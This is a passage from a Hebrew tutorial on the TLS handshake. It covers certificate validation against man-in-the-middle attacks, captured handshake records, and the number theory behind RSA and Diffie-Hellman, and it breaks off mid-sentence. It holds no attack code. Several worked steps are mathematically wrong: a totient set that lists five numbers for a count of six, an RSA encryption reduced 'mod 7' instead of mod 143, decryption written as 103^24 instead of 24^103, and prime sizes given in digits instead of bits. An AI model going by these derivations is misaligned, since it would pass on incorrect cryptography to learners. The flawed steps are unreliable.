שלב ב'

לפני שנתחיל את שלב ב' חשוב להבין מה היה קורה ללא השימוש בו, נניח כרגע תוקפים את הלקוח שלנו במתקפת Man in the Middle:




[נלקח מתוך מאמר של אפיק קסטיאל ב-Digital Whisper SSL & Transport Layer Security Protocol]

התוקף למעשה מנצל את זה שה-Client אינו יודע לאמת את זהות השרת ומתחזה ל-Server שאילו הלקוח

מנסה להתחבר, התוקף למעשה שולח ללקוח Certificate שלו ופותח מולו קישור SSL\TLS מכיוון שעכשיו התוקף יכול לפענח את התעבורה שלנו אין לו בעיה פשוט לשמש כ-Proxy מול השרת האמיתי ולדמות למשתמש גלישה רגילה לאתר, היום בזכות הגנה זו אנו למעשה מקבלים את הודעתה השגיאה הבאה:

בשלב זה למעשה הלקוח לוקח את ה-Certificate שקיבל מהשרת והוא בודק אותו מול ה- Certificate Authority, שהוא למעשה ה-Trusted third party כלומר ישות שלישית שהלקוח סומך עליה.



ישנן מספר שיטות לקבוע את מיהמנות החתימה:

- **התקנת Root Certificate** של הגורם המאשר בדפדפן המשתמש, שבאמצעותה ניתן לוודא שהחתימה של ישות כלשהי אכן נחתמה על ידי מי שמתיימר להחזיק במפתח החתימה דוגמאת מיקרוסופט.
- **שימוש ברשת אמון(Trust Web)** אפשר להקים באופן עצמאי, על ידי חתימה הדדית של משתתפי הרשת על המפתחות הציבוריים של עמיתיהם, שיכולה להתבצע דרך מה שמכונה מסיבת חתימות(Key signing party). או לחלופין בהתבסס על רשות מסחרית המספקת שרותי אימות בתשלום דוגמת VeriSign.

לאחר שקיבל את התשובה, אשר מגיעה כ-True/False הלקוח ידע אם לסיים את שלב א' ולהתקדם לשלב ג'.

שלב א' - סיום

לאחר שה-Certificate נבדק ע"י הלקוח, הוא ממשיך לקבל את הודעות השרת ה-Server Key Exchange הבקשה נראת כך:

```
Secure Sockets Layer
  TLSv1.2 Record Layer: Handshake Protocol: Server Key Exchange
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 333
    Handshake Protocol: Server Key Exchange
        Handshake Type: Server Key Exchange (12)
        Length: 329
      EC Diffie-Hellman Server Params
          Curve Type: named_curve (0x03)
          Named Curve: secp256r1 (0x0017)
          Pubkey Length: 65
          Pubkey: 0497f5bb1b05337d73b2d3098a8d7c1f8f9de944927df035...
        Signature Hash Algorithm: 0x0601
            Signature Hash Algorithm Hash: SHA512 (6)
            Signature Hash Algorithm Signature: RSA (1)
          Signature Length: 256
          Signature: 258c2f42fdd303fc0b8b5f8f8db2d90c2abe664c66663177...
```

הבקשה מכילה את ה-Public key של השרת.


מיד לאחר מכן, השרת שולח את ה-Server Hello Done שהיא למעשה הודעה פשוטה שמודיעה על המעבר לשלב החלפת המפתחות, הבקשה נראת כך:

```
Secure Sockets Layer
  TLSv1.2 Record Layer: Handshake Protocol: Server Hello Done
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 4
    Handshake Protocol: Server Hello Done
        Handshake Type: Server Hello Done (14)
        Length: 0
```

שלב ג'

שלב זה הינו שלב החלפת המפתחות, בחלק נסביר לעומק את תהליך החלפת המפתחות כולל דוגמאות מספריות, והסברים למהם למעשה סוגי ה-Cipher Suite.

השלב נפתח כאשר הלקוח שולח אל השרת את בקשת ה-Client Key Exchange, שנראת כך:



בזאת הסתיים תהליך החלפת המפתחות ברשת, ומרגע זה שתי הצדדים כבר מחזקים במפתח סודי לפתיחת הבקשות אחד של השני, אבל כיצד הם עושים זאת?

כאשר קבענו על Cipher Suite וסיכמנו לדומא על: **TLS_RSA_WITH_3DES_EDE_CBC_SHA**

למעשה סיכמנו לעבוד ב-RSA כשיטות החלפת המפתחות (הצפנה א-סימטרית) ולאחר ה-WITH תבוא שיטת ההצפנה הסימטרית כגון 3DES, CBC היא שיטת ההצפנה (Cipher Blocks) ו-SHA היא ההצפנה בה נשתמש ב-MAC .

שיטות הצפנה א-סימטרית:

> הצפנת מפתח ציבורי או הצפנה אסימטרית (Asymmetric encryption), הינה שיטת הצפנה שבה מפתח ההצפנה שונה ממפתח הפענוח. כלומר, כל משתמש מכין לעצמו זוג מפתחות: מפתח ציבורי (Public key) שהוא מפתח הצפנה הנגיש לכל ומפתח פרטי (Private key) מתאים, הנשמר בסוד ומשמש לפענוח. ההתאמה היא חד-חד-ערכית (לכל מפתח ציבורי קיים אך ורק מפתח פרטי יחיד המתאים לו, ולהפך).

[מתוך ויקיפדיה]

<u>בסיס מתמטי קצר:</u>

חזקות בסיס, נזכיר רק שזוהי חזקה (מספר כפול עצמו):

$$x * x = x^2$$
$$x * x * x = x^3$$

כמו כן נזכור שמכפלת מספר בחזקת חזקה כלשהי כפול אותו מספר בחזקה שונה, תהיה אותו המספר בחזקת סכום החזקות:

$$x^a * x^b = x^{(a+b)}$$

דוגמא מספרית להמחשה:

$$2^3 * 2^6 = (2 * 2 * 2) * (2 * 2 * 2 * 2 * 2 * 2) = 2^9$$

חשבון מודולרי:

את החשבון המודולרי אנו מכירים למשל כשאנו בודקים מה השעה בשעון כאשר השעה 17 אנו יודעים לחשב שלפי חשבון מודולרי של 12, השעה היא למעשה 5.

אנו מבצעים חילוק בשארית:

$$\frac{17}{12} = 1\ (5)$$

נוכל להציג זאת גם בצורה הבאה כמודולו:

$$17 = 5\ (mod\ 12)$$

דוגמא לפעולות בסיסיות במודולו:

אם:

$$9835 = 7\ (mod\ 12)$$

$$1176 = 0\ (mod\ 12)$$

אז:

$$9835 + 1176 = 7 + 0\ (mod\ 12)$$

כמו כן, הטריק הזה יעבוד לנו גם בכפל:

$$9835 * 1176 = 11565960 = 0\ (mod\ 12)$$

$$9835 * 1176 = 7 * 0\ (mod\ 12)$$

גורמים ראשוניים:

המשפט היסודי של האריתמטיקה קובע כי לכל מספר שלם (מלבד 0) קיימת הצגה יחידה כמכפלה של מספרים ראשוניים. תכונה זו מאפשרת לנו להתייחס למספרים הראשוניים כמעין "אטומים" של המספרים השלמים.

מספר ראשוני מוגדר כמספר שמתחלק רק בעצמו וב-1 (ללא שארית).

פירוק לגורמים ראשוניים היא שיטה לפירוק של מספרים פריקים למספרים הראשוניים אשר מרכיבים אותם. מכפלת המספרים הראשוניים הללו תביא למספר שאותו פירקנו. הנה דוגמה לפירוק המספר 12 לגורמים ראשוניים. אנו יודעים ש-3 ו-4 הינם כופלים (גורמים) של 12:

$$12 = 4 * 3$$

3 הוא ראשוני, אז לא נפרק אותו; אך 4 אינו ראשוני, והוא מתחלק פעמיים ל-2.

$4 = 2 * 2$

ומכאן, ניתן לראות כי הגורמים הראשוניים המרכיבים את 12 הינם: 2,2,3.

[מתוך ויקיספר]

אם נרצה לפרק את המספר 1176 לגורמיו הראשוניים נוכל להגיע לכך באופן הבא:

$1176 = 2^3 * 3^1 * 7^2$

או:

$7 * 7 * 3 * 2 * 2 * 2 = 1176$

מחלק משותף מקסימלי (gcd קיצור של greatest common divisor) של שני מספרים שלמים הוא המספר הגדול ביותר שמחלק את שניהם. למשל:

$\gcd(15,10) = 5$

$\gcd(18,10) = 2$

אם שני המספרים גדולים מידי כדי שנוכל לחשב להם גורם משותף מקסימלי נשתמש בשיטה הבאה:

נחלק את המספרים לגורמיהם הראשונים:

$$\gcd(1176, 6860) = \gcd((2^3 * 3^1 * 7^2), (2^2 * 5^1 * 7^3)) = 2^2 * 7^2$$

ועל כן:

$\gcd(1176,6860) = 196$

אני ממליץ לקרוא את ההרחבה בסוף המאמר על אלגוריתם אוקלידס, החלטתי לא לשים אותו כאן משום שהוא אינו קריטי להבנה באופן כללי, אלגוריתם אוקלידס הוא אלגוריתם המאפשר בהינתן שני מספרים טבעיים למצוא את המחלק המשותף המקסימלי.

פונקציית אויילר (Euler's totient function), פונקציה זו נסמן בעזרת האות היוונית פי (φ או באות הגדולה ϕ) ונסמן אותה בצורה הבאה ϕ(n) כאשר N הוא מספר טבעי. הפונקציה למעשה מחשבת את כמות המספרים אשר זרים (אין להם מכנה משותף כלשהו) למספר כלשהו לדוגמא:

$$\varphi(6) = 2$$

משום שהמספרים היחידים שזרים ל-6 הם 1 ו-5.

דוגמא נוספת:

$\varphi(9) = 6\ \{1,2,4,5,7\}$

המספר 6 אינו בקבוצה משום שהוא מכיל את 2 ו-3 כאשר 3 אינו זר ל-9.

הנה ההגדרה בקטע קוד ב-C על מנת לעשות את המשפט פשוט יותר:

```
phi = 1;
for (i = 2 ; i < N ; ++i)
    if (gcd(i, N) == 1)
        ++phi;
```

מקרה פרטי של משפט אויילר אשר מתקיים רק במספרים ראשוניים נקרא "**המשפט הקטן של פרמה**", על פי משפט זה, כל מספר ראשוני אשר נפעיל עליו את פונקציית אויילר, יחזיר לנו את המספר הראשוני פחות 1 (מפני שמספר ראשוני מתחלק רק בעצמו וב-1)

$$\varphi(p) = p - 1$$

לדוגמא, 17 הינו מספר ראשוני ועל כן:

$$\varphi(17) = 17 - 1\ \{1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16\} = 16$$

משפט אויילר:

שני מספרים נקראים זרים או ראשוניים ביחס אחד לשני, אם המחלק המשותף המרבי שלהם הוא 1.

פונקציית אוילר המסומנת ϕ(n) מייצגת את מספר השלמים בטווח [1, n-1] הזרים ל-n (או הראשוניים ביחס ל-n). כלומר שהמחלק המשותף המרבי שלהם עם n הוא 1.

אם n ראשוני אזי כל המספרים עד n-1 זרים ל-n, כיוון שמספר ראשוני אינו מתחלק באף אחד מהמספרים הנמוכים ממנו מעצם ההגדרתו.

משפט אוילר קובע שעבור כל שלם a שזר ל-n מתקיים:

$$a^{\varphi(n)} = 1\ (mod\ p)$$

כאשר p מספר ראשוני מתקבל כמקרה פרטי המשפט הקטן של פרמה (הצבנו בתוך פונקציית אויילר):

$$a^{(p-1)} = 1\ (mod\ p)$$

לכל a שלא מתחלק ב-p.

הופכי כפלי מודולרי:

נגדיר מספר כהופכי כאשר מכפלתו במספר אחר תתן את התוצאה 1, נוכל לממש זאת בעולם המספרים הרציונלים (כל מספר שניתן ליצג אותו ע"י שבר למשל 2 יכול להיות 4:2) באופן הבא:

נניח a- ו-b הינם שתי מספרים רציונלים המשוואה $a * b = 1$ תתקיים כאשר $a = \frac{b}{1}$, אומנם כאשר נעסוק בחשבון מודולרי שבו החשבון מתבצע עם מספרים שלמים (ללא שברים) בלבד, עדיין קיים מושג הכפל ההופכי אך הוא שונה מעט ההגדרה הינה עדיין $a * b = 1$ רק כאשר הפעם הכפל הוא מודולרי $a * b = 1\ (mod\ n)$.

לדוגמה, מודולו 9, ההופכי הכפלי של 2 הוא 5, מכיוון ש:

$$2 * 5 = 1 \ (mod\ 9)$$

נוכל להציג זו בצורה הבאה:

$$5 = \frac{1}{2} \ (mod\ 9)$$

ונכפול את שתי האיברים ב-3:

$$5 * 3 = \frac{3}{2} \ (mod\ 9)$$

אפשר לבדוק שאכן 5 הוא ההופכי של 2 בדוגמה זו, כלומר אחרי שנבצע פעולה והיפוכה נקבל בחזרה 3.

$$\frac{5}{2} * 3 = 3 \ (mod\ 9)$$
$$5 * 3 = 3 \ (mod\ 9)$$

כעת, עם הרקע התאורטי שביססנו נוכל להסביר את RSA.

(Rivest-Shamir-Adleman) RSA

האלגוריתם אשר אחראי על ג'נרוט המפתח הוא למעשה החלק המוסבך ביותר ב- RSA, מטרתה היא למעשה לג'נרט את המפתח הציבורי והמפתח הפרטי, ואלו שלביו:

1. הגרלה של מספרים ראשוניים - מוגרלים שתי מספרים ראשוניים p ו-q, המספרים הללו צריכים להיות גדולים מאוד (לפחות 1024 ספרות!)
2. Modulus - מודולו n, שלמעשה ערכו יהיה p*q .
3. פונקציית אויילר - פונקציית אויילר (n) φ מחושבת.
4. Public Key - מספר ראשוני נמצא בין המספר 3 ל-(n)φ ואשר ה-gbc שלו ושל (n) φ יהיה 1 (יוסבר במהשך)
5. Private Key - הינו מפתח יחיד אשר מתאים ל-Public Key ורק בעזרתו ניתן לפענח את הטקסט המוצפן.

הגרלה של מספרים ראשוניים:

הכרחי ש-RSA יעבוד עם מספרים גדולים ראשוניים על מנת לייצר מפתח חזק שיהיה קשה לשחזר את יצירתו, ככל שהמספרים יגדלו כך פענוח ה-RSA יהיה קשה יותר. כדי למצוא מספרים ראשוניים בקלות יחסית נוכל להשתמש באלגוריתם מילר-רבין ועל ידיו להגריל מספרים ראשוניים p ו-q.

מודולו:

כאשר בידינו שני המספרים הראשוניים שהשגנו, חישוב המודולו הוא די פשוט כפי שאמרנו:

$n = p * q$

פונקציית אויילר:

RSA Function Evaluation - פונקציה אשר לוקחת את N ומחשבת את פונקציית אויילר שלו, מכיוון שאנו יודעים שלי ה"משפט הקטן של פרמה" נוכל לחשב את פונקציית אויילר עבור כל אחד מן הראשונים כך:

$\varphi(n) = q - 1$

$\varphi(n) = p - 1$

ועל כן פונקציית אויילר של שניהם תהיה:

$\varphi(n) = (q - 1)(p - 1)$

Public Key:

את המפתח הציבורי נסמן ב-e. הוא מספר ראשוני בין 3 לתוצאת פונקציית אווילר שחישבנו, כמו כן משום ש-3 יכול להפוך את כל המפתח שלנו לחלש, בדר"כ נתחיל ב-65537. לאחר שבחרנו את המפתח הציבורי eנבדוק האם ה-gcd שלו עם n של פונקציית אויילר הוא 1 (בדיקה זו למעשה מספקת לנו מידע האם המספרים הם Coprime, כלומר ראשוניים ביחס אחד לשני), אם כן נמשיך הלאה, ובמידה ולא יחושב e חדש.

את המפתח הציבורי נרשום בצורה הבאה כאשר n הוא תוצאת (כח החישוב) פונקציית אויילר, ו-e הוא המפתח הציבורי:

(e,n)

כאשר המפתח הציבורי ישמש אותנו להצפנה:

Encryption: $m^{e(mod\ n)} = c$

Private Key:

את המפתח הפרטי נסמן ב-d, משום שאנו עובדים עם מספרים ראשוניים נוכל לדעת כי אם d שונה מ-e וראשוני לו, נוכל להשתמש במשפט אויילר ולקבוע:

e * d = 1 mod φ(n)

כאשר המפתח הפרטי ישמש אותנו לפענוח:

Decryption: $c^{d(mod\ n)} = m$

שימו לב כי גם המפתח הפרטי נשמר כ-(d,n), ואלו הם למעשה זוג המפתחות של השרת.

השרת מצפין את ההודעה (M) ושולח את C (הטקסט המוצפן ללקוח). כעת, הלקוח לוקח את ה- Public Key ומצפין את ההודעה שלו. ההודעה של הלקוח היא למעשה ה-Pre-MasterSecret הודעה זו מסומנת כ-m ומוצפנת לפי המשוואה שמוצגת מעלה. לאחר מכן הוא שולח את C (הטקסט המוצפן) לשרת .

ה-Pre-MasterSecret צריך להיות באורך מינימלי של 48 והוא למעשה נוצר במחולל מספרים פסאודו-אקראיים קריפטוגרפי (Cryptographically secure pseudorandom number generator) או בקיצור:

CSPRNG. רכיב זה בדרך כלל נמצא במערכת ההפעלה והוא אמור לספק לנו ערכים רנדומילים לצורכי הצפנה.

ה-Pre-MasterSecret ישמש לנו בסיס להצפנה הסימטרית.

דוגמא:

הכרחי ש-RSA יעבוד עם מספרים ראשוניים גדולים. זאת על מנת לייצר מפתח שיהיה מספיק קשה לשחזר את יצירתו ע"י מתקפות כגון Brute Force, ככל שהמספרים יגדלו כך פענוח ה-RSA יהיה קשה יותר. על מנת למצוא מספרים ראשוניים גדולים בקלות יחסית, נוכל להשתמש באלגוריתם מילר-רבין ועל ידיו להגריל מספרים ראשוניים p ו-q.

לצורך הדגמה נבחר את המספרים הראשוניים הענקיים הבאים:

p=11

q=13

המודולו למעשה יהיה כפולה של שני המספרים הראשוניים ואותו נסמן ב-n:

n = q*p, n = 13*11, n=143

נחשב את פונקציית אויילר, בעזרת המשפט הקטן של פרמה, כפי שהוסבר קודם:

$\varphi(n) = (q-1)(p-1),$

$\varphi(n) = (13-1)*(11-1),$

$\varphi(n) = 120$

לאחר מכן נצטרך לבחור מספר אשר המחנה המשותף הגדול ביותר שלו עם 120 הוא 1, נבחר למשל במספר הראשוני 7:

e = 7

את המפתח הציבורי נשלח ללקוח בצורה הבאה:

(e,n)

כאשר המפתח הציבורי ישמש את הלקוח להצפנה כך :

Encryption: $m^{e(mod\ n)} = c$

את המפתח הפרטי נסמן ב-d. משום שאנו עובדים עם מספרים ראשוניים נוכל לדעת כי אם d זר ל-e וראשוני לו, נוכל להשתמש במשפט אויילר ולקבוע:

$m^{e*d} = m\ (mod\ n)$

כאשר המפתח הפרטי ישמש אותנו לפענוח:

Decryption: $c^{d(mod\ n)} = m$

כפי שהזכרנו קודם משפט אוילר קובע שעבור כל שלם m שזר ל n-מתקיים:

$$m^{\varphi(n)} = 1\ (mod\ n)$$

נשתמש כעת במספר טריקים מתמטיים על מנת להקל על החישוב שלנו, אנו יודעים שכאשר נקח את המספר 1, לא משנה באיזה חזקה נעלה אותו תמיד הוא ישאר 1.

בעולם המודולרים הדבר ישאר זהה, ועל כן נוכל לכפול את φ(n) ב-k ועדיין נקבל 1, ועל כן:

$$m^{(k*\varphi(n))} = 1\ (mod\ n)$$

כמו כן אנו יודעים שכאשר מתקיימת משוואה נוכל לכפול את שתי הצדדים של המשווה באותו גורם, והוא עדיין לא ישנה את התוצאה. כלומר, מותר לנו להכפיל את שתי הצדדים ב-n.

$$m * m^{(k*\varphi(n))} = m\ (mod\ n)$$

או:

$$m^{(k*\varphi(n)+1)} = m\ (mod\ n)$$

למעשה, אנו רוצים ליצור קשר בין e ל d-כך ש:

$$m^e * d = m\ (mod\ n)$$

כאשר d ישמש לנו כמפתח הפענוח נוכל להשוות בין שתי המשוואות ונקבל ש:

$$m^e * d = m^{(k*\varphi(n)+1)}$$

נפעיל על כל המשוואה שורש של m ונקבל את המשוואה:

$$d * e = k * \varphi(n) + 1$$

או:

$$d = \frac{(k * \varphi(n) + 1)}{e}$$

שימו לב שהנתון שחסר לתוקף הינו φ (n), שכן קל מאוד לחישוב אם אתה יודע את המספרים הראשוניים אך קשה לבצע פירוק לגורמים של n כדי לדעת את φ(n).

על מנת לפענח את ההודעה, עלינו לחשב את d, ע"י:

$$d = \frac{(k * (p-1)(q-1) + 1)}{e}$$

בהנחה ש-K=6 (השרת יצטרך לחשב את ערכו של K כאשר K נותן תוצאה שלמה בלבד, אך חישוב זה קל יחסית משום השימוש בפעולת כפל בלבד):

p=11, q=13, n=143

φ(n) = 120

e = 7

$$d = \frac{(6 * 120 + 1)}{7} = 103\,, d = 103$$

כעת, שכל הנתונים בידינו נגיד והלקוח רצה לשלוח את ההודעה "A" לשרת, נתרגם אותה ל-41 (Hex) למשל, הלקוח מצפין בצורה הבאה:

$$m^e \ (mod\ n) = c$$

ובדוגמא שלנו:

$$41^7 \ (mod\ 143) = 194754273881 \ (mod\ 7) = 24, \qquad c = 24$$

והשרת יפענח ע"י החישוב: $c^d \ (mod\ m) = n$ באופן הבא:

$$103^{24} \ (mod\ 143) = 1.451302e + 142 \ (mod\ 143) = 41$$

(Diffie-Hellman) DHE

פרוטוקול דיפי-הלמן (Diffie-Hellman) הינו הפתרון המעשי הראשון לבעיית הפצת המפתחות, ביתר פירוט לבעיית "שיתוף מפתח". הפרוטוקול מאפשר לשני משתתפים שלא נפגשו מעולם ואינם חולקים ביניהם סוד משותף כלשהו מראש, להעביר ביניהם מעל גבי ערוץ פתוח (שאינו מאובטח) סוד כלשהו כך שאיש מלבדם אינו יודע. פרוטוקול דיפי-הלמן מתמודד עם בעיה זו בשיטה אסימטרית. הפרוטוקול פוטר אותם מהצורך לשמור מפתחות הצפנה סודיים לאורך זמן; תחת זאת המצפין יכול להכין מפתח הצפנה ארעי, להעבירו באמצעות הפרוטוקול לצד השני ואז התקשורת ביניהם יכולה להיות מוצפנת באמצעות צופן סימטרי מהיר כמו AES כאשר מפתח ההצפנה הוא הסוד המשותף או מפתח אחר שנגזר ממנו באמצעות פונקציה מוסכמת ובגמר השימוש בו המפתח מושמד.

ביטחון הפרוטוקול מסתמך על הקושי שבפתרון בעיית דיפי-הלמן (להלן) הדומה לבעיית הלוגריתם הדיסקרטי. הגרסה המתוארת מספקת הגנה על סודיות המפתח המשותף כנגד יריבים פסיביים המסוגלים לצותת לערוץ התקשורת בלבד. היא אינה מספקת הגנה מפני יריב אקטיבי המסוגל ליירט, לחסום או ל'הזריק' מסרים כרצונו. למעשה, הפרוטוקול אינו מספק מה שקרוי "אימות זהויות המשתתפים"

[מתוך ויקיפדיה]

למעשה יש לנו את הבסיס המתמתי המספק מהצפנת RSA ועל כן נוכל להביר אותו בהתבסס על המושגים שלמדנו קודם כדי להבין את הרעיון הבסיסי. למעשה גם הצפנה זאת עובדת בעולם המספרים המודולארים, נסביר תחילה עם מספרים קטנים כדי להבין את החלפת המפתחות.

ראשית אליס ובוב צרייכים לבחור שתי מספרים ראשוניים אשר ישמשו אותם בתהליך ההצפנה, למשל 3 ו-17.

אליס ובוב ישתמשו במשוואה הבאה:

$$3 \ mod\ 17$$

לאחר מכן כל אחד מהם בוחר מספר ראשוני, למשל:

אליס: 15 ובוב: 13.

אליס לוקחת את המספר שלה ומציבה אותו כחזקה של 3 כך:

$3^{15}\ (mod\ 17) = 6$

בוב עושה את אותו התהליך:

$3^{13}\ (mod\ 17) = 12$

כעת, אליס לוקחת את תוצאת המשוואה שלה (6) ושולחת אותה לבוב. בוב גם כן שולח את התוצאה שלו (12) לאליס.

בינתיים, נראה מה הנתונים שגורם צד שלישי (איב) יכל לאסוף בעת העברות המידע בין אליס לבוב. כרגע המידע בידו של איב הוא:

3 mod 17

Alice solution: 6

Bob solution: 12

לאחר שאליס ובוב העבירו בינהם את התוצאות הם מבצעים את המהלך הבא:

אליס לוקחת את הפיתרון של בוב 12 ומעלה אותו בחזקת המספר הראשוני המקורי שבחרה, 15 כך:

$12^{15}\ (mod\ 17) = 10$

בוב לוקח את הפיתרון של אליס 6 ומעלה אותו בחזקת המספר הראשוני המקורי שבחר, 13 כך:

$6^{13}\ (mod\ 17) = 10$

שני הצדדים קיבלו את המפתח המשותף ללא העברתו ברשת, ומבלי שאיב יהיה מסוגל לחשבו גם משום שהנתונים מספרים הראשוניים שבחרו (13 ו-15) לא נשלחו מעולם, אך מדוע אליס ובוב מקבלים את אותה התשובה?

למעשה אליס ובוב עשו חישוב זהה לחלוטין רק בסדר טיפה שונה, נסביר:

כאשר אליס מחשבת את:

$12^{15}\ (mod\ 17)$

היא למעשה מחשבת את ה-12 שבוב חישב קודם בצורה הבאה:

$3^{13}\ (mod\ 17) = 12$

ולאחר מכן מעלה אותו בחזקת 15 בצורה הבאה, כך שנוכל להציג זאת בצורה הבאה:

$(3^{13})^{15}\ (mod\ 17)$

ובוב למעשה מחשב 6 שהתקבל מאליס שחישבה בצורה הבאה:

$3^{15}\ (mod\ 17)$

ולאחר מכן מעלה אותו בחזקת 15 בצורה הבאה, כך שנוכל להציג זאת בצורה הבאה:

$(3^{15})^{13}\ (mod\ 17)$

כפי שכבר הוזכר קודם במאמר אין חשיבות לסדר שבו מבוצעות החזקות, ועל כן התוצאה תהיה זהה.

בעיית הלוגריתם הדיסקרטי

בעיית הלוגריתם הדיסקרטי היא בעיה באלגברה חישובית, שמהותה מציאת המעריך (חזקה) x של הערך a^x , כאשר a הינו **איבר בחבורה**; זאת בדומה לפונקציית הלוגריתם הרגילה, המחשבת את x כאשר a הינו מספר ממשי.

בעיה זו דומה לבעיית פירוק לגורמים של מספר שלם, בכך ששתיהן קשות (לא ידוע על אלגוריתם יעיל לפתרונן), ושתיהן משמשות מרכיב מהותי בפרוטוקולים של הצפנה, ובפרט בפרוטוקול דיפי-הלמן.

כלומר נגיד אציג בפניכם את המשוואה:

$3^a\ (mod\ 17) = 2$

לא מתאפשרת דרך מהירה לגלות מהו ערכו של a אלא בעזרת brute force, כלומר נסיון של כל המספרים עד להצלחה וזוהי גם הסיבה שאיב לא יהיה מסוגל לפצח את ההצפנה בזמן סביר כאשר מדובר בשני מספרים ראשוניים גדולים.

שלב ד'

חלק זה יפורט בהרחבה בחלק ב' של המאמר, אך להשלמת ההבנה אסביר את המשך התהליך ההתקשרות של TLS.

הצפנה סימטרית:

> בקריפטוגרפיה, הצפנה סימטרית (Symmetric Encryption) או צופן סימטרי הוא אלגוריתם הצפנה שבו משתמשים במפתח הצפנה יחיד הן להצפנה של הטקסט הקריא והן לפענוח של הטקסט המוצפן. בפועל המפתח הוא בדרך כלל סוד משותף לשנים או יותר משתתפים ובדרך כלל מתאים לכמות מוגבלת של נתונים. הסיבה שהצופן נקרא סימטרי היא כי נדרש ידע שווה של חומר סודי (מפתח) משני הצדדים.

[מתוך ויקיפדיה]

באופן כללי, כאשר סיימנו את חלק ג' עברנו את שלב ההצפנה הא-סימטרית שלמעשה מאפשרת ללקוח לתקשר עם השרת ולהעביר "סוד משותף" על גבי הרשת ללא אפשרות של תוקף צד שלישי לפנענח את המידע בזמן סביר (כפי שראינו ב-RSA במספרים קטנים ניתן לתקוף את הפרוטוקול ולנסות לפצח אותו אך במספרים ראשוניים גדולים מאוד פעולה זו תקח הרבה מאוד זמן).

הלקוח יצטרך לקבוע את ה"סוד המשותף", או כפי שהזכנו אותו קודם ה-Pre-MasterSecret אשר שישמש את השרת והלקוח כבסיס להצפנה הסימטרית.

ה"סוד המשותף" הזה צריך להיות באורך מינימלי של 48. והוא מיוצר על ידי הלקוח בעזרת מחולל מספרים פסאודו-אקראיים קריפטוגרפי (Cryptographically secure pseudorandom number generator) או בקיצור CSPRNG, רכיב זה בדרך כלל נמצא במערכת ההפעלה והוא אמור לספק לנו ערכים רנדומילים לצורכי הצפנה.


למעשה בעזרת ה-Random ששלחנו את בשלב א' (Client Hello) וה-Pre-MasterSecret השרת והלקוח ייצרו סוד משותף שנקרא "master secret". את הסוד המשותף אנו כמובן נעביר על גבי ההצפנה הא-סימטרית שאותה קבענו ב-cipher suite הראשוני.

הלקוח מחזיר Change_cipher_spec לצורך אישור במעבר לתקשורת בתקשורת סימטרית (כגון AES, DES, 3DES וכו').

ולאחר מכן הודעת ה-finish, אשר מכילה MAC (Message Authentication Code) ו-Hash של הודעות ה-Handshake הקודמות, המודיעה שהתהליך הסתיים בהצלחה מצד הלקוח, השרת מצדו יצטרך לבדוק שה-MAC וה-Hash אכן זהים לאלו שהוא חישב, במידה ולא - השרת יצטרף להרוג את החיבור.

לאחר שהעברנו את ה"סוד המשותף" לשרת - יתחיל שלב ד'. בשלב זה, השרת ישלח לנו בקשת "Change_cipher_spec" שהיא למעשה בקשה למעבר לתקשורת תחת תקשורת סימטרית לפי מה

